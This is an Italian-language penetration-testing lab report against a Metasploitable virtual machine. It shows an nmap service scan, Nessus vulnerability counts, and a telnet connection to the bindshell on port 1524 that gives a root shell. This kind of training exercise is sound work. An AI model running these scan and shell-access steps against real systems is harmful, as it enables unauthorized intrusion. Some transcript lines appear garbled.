

SCANSIONI DI RETE CON “NMAP”

1. Fase di Scansione (Nmap)

La prima attività è stata la mappatura dei servizi attivi sulla macchina bersaglio utilizzando lo strumento **Nmap**.

- **Comando utilizzato:** “`sudo nmap -sV -p- 192.168.1.16`”
- **Risultati emersi:** La scansione ha rivelato numerose porte aperte
- **Osservazione:** La presenza di così tanti servizi attivi indica una superficie di attacco estremamente ampia.



```
(kali㉿kali)-[~/Desktop]
$ nmap -sV 192.168.1.16
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 09:37 EDT
Nmap scan report for Host-010.homenet.telecomitalia.it (192.168.1.16)
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:88:DF:DC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; O
Ss: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.18 seconds
```

2. Analisi dei Risultati

Per una valutazione analitica delle vulnerabilità, è stato utilizzato lo scanner **Nessus Essentials**.


- **Esito della scansione: 11 Vulnerabilità CRITICAL, 3 Vulnerabilità HIGH, 22 Vulnerabilità MEDIUM**
- **Analisi dei rischi:** Il rischio complessivo è classificato come **Critico**. Molte delle vulnerabilità trovate permettono l'esecuzione remota di codice , consentendo a un attaccante di prendere il controllo del server senza credenziali.



3. Verifica della Vulnerabilità

Per confermare l'effettiva pericolosità dei risultati, ho testato la vulnerabilità sulla porta **1524** (**bindshell**). Quindi dal mio terminale Kali ho eseguito il comando **“telnet 192.168.1.16”** per provare a collegarmi alla Metasploitable. Dopo sono entrato nel sistema ed eseguito seguenti comandi:

- Utilizzato il comando **whoami** al quale il sistema ha risposto con **“root”**.
- Utilizzato il comando **hostname** per verificare che la macchina che utilizzavo fosse metasploitable, ottenendo la risposta voluta **“metasploitable”**.



```
kali@kali: ~/Desktop
Session Actions Edit View Help
(kali@kali)~$ ping -c 4 192.168.1.16
PING 192.168.1.16 (192.168.1.16) 56(84) bytes of data:
64 bytes from 192.168.1.16: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 192.168.1.16: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.1.16: icmp_seq=3 ttl=64 time=2.10 ms
64 bytes from 192.168.1.16: icmp_seq=4 ttl=64 time=5.24 ms

--- 192.168.1.16 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3022ms
rtt min/avg/max/mdev = 1.685/2.681/5.242/1.487 ms

(kali@kali)~$ nmap -sV 192.168.1.16
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 09:37 EDT
Nmap scan report for Host-010.homenet.telecomitalia.it (192.168.1.16)
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 2.3.4
22/tcp    open  ssh             OpenSSH 4.7p1 Debian Subuntu (protocol 2.0)
23/tcp    open  telnet          Linux telnetd
25/tcp    open  smtp            Postfix smtpd
53/tcp    open  domain          ISC BIND 9.4.2
80/tcp    open  http            Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind         2 (RPC #100000)
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell       Metasploitable root shell
2049/tcp  open  nfs             2-4 (RPC #100003)
2121/tcp  open  ftp             ProFTPD 1.3.1

(kali@kali)~$ telnet 192.168.1.16 1524
Trying 192.168.1.16 ...
Connected to 192.168.1.16.
Escape character is '^]'.
root@metasploitable:~# whoami
root
root@metasploitable:~# root@metasploitable:~# hostname
bash: hostname: command not found
root@metasploitable:~# root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# root@metasploitable:~#
```